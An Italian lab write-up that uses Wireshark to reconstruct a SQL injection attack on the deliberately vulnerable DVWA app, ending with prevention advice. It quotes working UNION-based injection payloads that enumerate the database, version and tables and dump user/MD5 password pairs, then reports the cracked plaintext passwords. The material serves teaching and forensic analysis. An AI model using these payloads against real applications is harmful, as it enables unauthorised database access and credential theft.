Domanda della traccia: *Quali sono i due indirizzi IP coinvolti in questo attacco di SQL injection?*

Risposta: 10.0.2.4 (sorgente dell'attacco) e 10.0.2.15 (vittima, il server che ospita l'applicazione DVWA) - coerenti con gli indirizzi visibili nelle colonne Source/Destination della cattura.

Parte 2 - L'inizio dell'attacco (test 1=1)

Seguendo il primo flusso **HTTP (Stream 1)** e cercando la stringa **1=1**, si osserva il primo tentativo dell'aggressore di verificare se il campo UserID dell'applicazione è vulnerabile a SQL injection:



Wireshark - Follow HTTP Stream (Stream 1): l'app risponde con un record valido (ID: 1=1, First name: admin) a un input che dovrebbe normalmente fallire.

Risposta: Inserendo 1=1 nel campo UserID, l'applicazione non restituisce un messaggio di login fallito ma un record reale del database (utente 'admin'). Questo conferma che l'input dell'utente viene concatenato direttamente in una query SQL senza alcuna validazione: una condizione come 1=1 è sempre vera, quindi la query restituisce dati indipendentemente da cosa venga effettivamente cercato, la firma classica di un'applicazione vulnerabile a SQL injection. Si nota inoltre, in fondo alla pagina HTML restituita, l'indicazione esplicita dell'applicazione: 'Damn Vulnerable Web Application (DVWA) v1.10 Development'.

Parti 3-5 - Escalation dell'attacco (database/utente, versione, tabelle)

Procedendo nello stesso modo sugli stream successivi della cattura, l'aggressore estrae progressivamente informazioni sempre più sensibili:

- Stream successivo - query 1' or 1=1 union select database(), user()# → rivela il nome del database (dvwa) e l'utente con cui l'applicazione si connette al DBMS (root@localhost), oltre ad altri utenti applicativi elencati nella risposta.
- Stream successivo - query 1' or 1=1 union select null, version()# → rivela la versione del DBMS (MySQL), informazione utile all'attaccante per cercare vulnerabilità note specifiche di quella versione.
- Stream successivo - query 1' or 1=1 union select null, table_name from information_schema.tables# → elenca tutte le tabelle del database; una versione mirata con WHERE table_name='users' restituirebbe solo le colonne della tabella users (es. user_id, first_name, last_name, user, password, avatar), molto più utile all'attaccante rispetto all'elenco completo e indifferenziato di tutte le tabelle.

Parte 6 - Il colpo finale: estrazione degli hash delle password

Nell'ultimo flusso HTTP analizzato (Stream 6), la query `1' or 1=1 union select user, password from users#` restituisce l'intera tabella delle credenziali:

```

</div>
<div id="main_body">
<div class="body_padded">
<h1>Vulnerability: SQL Injection</h1>
<div class="vulnerable_code_area">
<form action="#" method="GET">
<p>
User ID:
<input type="text" size="15" name="id">
<input type="submit" name="Submit" value="Submit">
</p>
</form>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union se
lect user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First nam
e: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or
1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<
br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d
75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e
9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>
<h2>More Information</h2>
<ul>
<li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/5DP0
N1P76E.html</a></li>
<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheats
heet-oku/</a></li>
<li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.
net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
<li><a href="https://www.owasp.org/index.php/SQL_Injection" target="_blank">https://www.owasp.org/index.php/SQL_Injection</a></li>
<li><a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a></li>
</ul>
</div>
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (7,186 bytes) Show as ASCII No delta times Stream 6
Find: 1=1 Case sensitive Find Next
Help Filter Out This Stream Print Save as... Back Close

```

Wireshark - Follow HTTP Stream (Stream 6): dump completo di utenti e hash delle password dalla tabella users.


Le coppie utente / hash MD5 estratte sono le seguenti:

Utente	Hash password (MD5)
admin	5f4dcc3b5aa765d61d8327deb882cf99
Gordon Brown (gordonb)	e99a18c428cb38d5f260853678922e03
Hack Me (1337)	8d3533d75ae2c3966d7e0d4fcc69216b
Pablo Picasso (pablo)	0d107d09f5bbe40cade3de5c71e9e9b7
Bob Smith (smithy)	5f4dcc3b5aa765d61d8327deb882cf99

Domanda della traccia: Quale utente ha l'hash della password `8d3533d75ae2c3966d7e0d4fcc69216b`?

Risposta: L'utente '1337' (nome visualizzato 'Hack Me' nella risposta dell'applicazione).

Per recuperare la password in chiaro è stato usato CrackStation.net, un servizio che confronta l'hash con enormi tabelle precalcolate costruite da dizionari e dump di password noti.



CrackStation.net — hash 5f4dcc3b5aa765d61d8327deb882cf99 (admin / smithy) craccato: risultato 'password', tipo MD5.

Domanda della traccia: Usando CrackStation.net, qual è la password in chiaro?

Risposta: Nello screenshot è stato craccato l'hash 5f4dcc3b5aa765d61d8327deb882cf99, condiviso dagli account admin e smithy: CrackStation lo riconosce come algoritmo MD5 e restituisce la password in chiaro password - una password estremamente debole, presente in qualunque dizionario standard, motivo per cui viene craccata istantaneamente. Per quanto riguarda l'hash: **8d3533d75ae2c3966d7e0d4fcc69216b** ha restituito come risultato password 'charley'.

Domande di riflessione

Domanda della traccia: Qual è il rischio che le piattaforme utilizzino il linguaggio SQL?

Risposta: La maggior parte dei siti web e delle applicazioni moderne è basata su database relazionali interrogati tramite SQL per gestire autenticazione, contenuti e dati utente. Se l'input fornito dall'utente non viene validato o sanificato prima di essere inserito in una query, come dimostrato, un aggressore può alterare la logica della query stessa per leggere, modificare o cancellare dati a cui non dovrebbe avere accesso, aggirare l'autenticazione o, nei casi più gravi, ottenere l'esecuzione di comandi sul sistema sottostante. La gravità concreta dipende dai privilegi dell'account con cui l'applicazione si connette al database (in questo caso root@localhost, ovvero il massimo privilegio possibile) e dalla sensibilità dei dati custoditi.

Domanda della traccia: *Quali sono 2 metodi o passaggi che possono essere adottati per prevenire gli attacchi di SQL injection?*

Risposta: Due controlli particolarmente efficaci, tra quelli generalmente raccomandati:

- Query parametrizzate / prepared statement: separano nettamente il codice SQL dai dati forniti dall'utente, in modo che l'input venga sempre trattato come valore e mai come comando eseguibile, indipendentemente dal suo contenuto.
- Validazione e sanitizzazione dell'input (whitelist di caratteri ammessi, escaping dei caratteri speciali) combinata con il principio del minimo privilegio per l'account database usato dall'applicazione, in modo che anche in caso di injection riuscita il danno potenziale sia limitato.

Altre misure complementari spesso citate: l'uso di un Web Application Firewall (WAF), la disabilitazione di funzionalità del DBMS non necessarie e il monitoraggio/logging delle query anomale.

Conclusioni

Il laboratorio ha permesso di toccare con mano l'intero ciclo tipico di un'attività di sicurezza informatica: l'uso di strumenti di amministrazione e automazione (PowerShell) per ispezionare un sistema Windows, la ricognizione di rete con Nmap per mappare host, porte e servizi esposti, e l'analisi forense del traffico di rete con Wireshark per ricostruire passo dopo passo un attacco di SQL injection, fino all'estrazione e al cracking delle credenziali compromesse.

Il filo conduttore comune a tutte le attività è la sorveglianza: gli stessi strumenti usati per attaccare (Nmap, query SQL malevole) sono anche gli strumenti con cui un analista difende la propria infrastruttura, individuando in anticipo le stesse debolezze che un avversario cercherebbe di sfruttare.